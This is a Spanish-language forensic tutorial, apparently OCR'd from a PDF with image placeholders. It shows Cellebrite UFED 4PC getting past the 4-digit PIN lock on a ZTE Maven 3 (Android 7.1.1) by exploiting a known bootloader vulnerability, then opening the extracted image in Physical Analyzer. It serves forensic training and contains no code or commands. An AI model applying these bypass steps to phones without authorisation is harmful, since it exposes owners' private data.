
# Proceso de Extracción Forense

## Introducción


Con el fin de mostrar como con un teléfono convencional sin los mismos niveles de seguridad que un teléfono cifrado tiene, se logra tener una extracción forense exitosa.

El procedimiento a realizar se llevará a cabo en un equipo convencional de la marca **ZTE modelo Maven 3 Z835** con el Sistema Operativo de Android en su versión 7.1.1


El dispositivo se encuentra con un bloqueo basado en un PIN de 4 dígitos. Se utilizará la solución de Cellebrite UFED 4 PC para realizar la extracción correspondiente en su versión más reciente liberada en el mes de julio de 2022.





**Procedimiento:** En la interfaz del programa se elige el tipo de dispositivo al que se le realizará la extracción, en este caso es un dispositivo móvil.





A continuación, la herramienta tratará de identificar al modelo que más se asemeja al dispositivo, en este caso refiere a dos modelos que se asemejan mucho, sin embargo, no es el modelo deseado.




Escribiremos por lo tanto el modelo específico del teléfono y con esto nos aparece el modelo que estamos utilizando para este proceso.





A continuación, seleccionaremos el tipo de extracción física, la cual para este modelo nos permite elegir la opción de Lock Bypass, *esto significa que UFED 4PC tratará de explotar una vulnerabilidad conocida de día 1 para romper el bloqueo inicial del teléfono.*




Esta vulnerabilidad conocida será explotada por UFED 4PC con la opción Decrypting Boot Loader mediante Lock Bypass.




Al pasar esta parte, el software solicita al examinador forense la ruta donde se colocará la extracción para posteriormente ser analizada con el software de Cellebrite Physical Analyzer.




La solución indica aquí el tipo de cable que utilizará el analista forense y que en adelante deberá de seguir el procedimiento sugerido para la conexión del teléfono y la comunicación con el mismo.





Con esto el analista procede a seguir las indicaciones. El software llevará a cabo seis procesos en el teléfono, hasta la creación del archivo de extracción con terminación .bin


El adaptador del UFED 4PC, se utiliza para conectar el teléfono con la PC que ejecuta el UFED, esta imagen indica que la conexión con el teléfono se realiza sin problema y de forma exitosa, el led en verde así lo indica.

Esto significa que el UFED podrá recibir y trasferir los datos del teléfono al PC mediante el cable para garantizar la extracción, este paso resulta muy importante ya que de no lograrse tampoco se logra la adquisición de la imagen forense.





Como se indica en la imagen, para este ejercicio la herramienta solicitó el uso del cable T-100 para realizar la conexión entre el teléfono y el adaptador. Cuando el proceso de lectura se complete, se reiniciará el teléfono, con ello se escribirá en la partición de arranque mediante un **Bootloader**.





Después de un proceso de 6 pasos, se creará la imagen binaria o archivo.bin que contiene los datos de la imagen forense.


Para este caso, el proceso ha sido exitoso, esto significa que la explotación de la vulnerabilidad conocida se ha logrado ejecutar y el teléfono tuvo que ser desbloqueado para tener acceso a los datos.


El siguiente paso es analizar la imagen adquirida con el Software de Cellebrite Physical Analyzer en su versión más reciente publicada en julio del 2022.





A continuación, seguimos las instrucciones del asistente hasta ver el resultado de la apertura.






Una vez abierta la imagen forense, aparecerá un resumen de extracción con información decodificada para ser analizada por el analista forense.



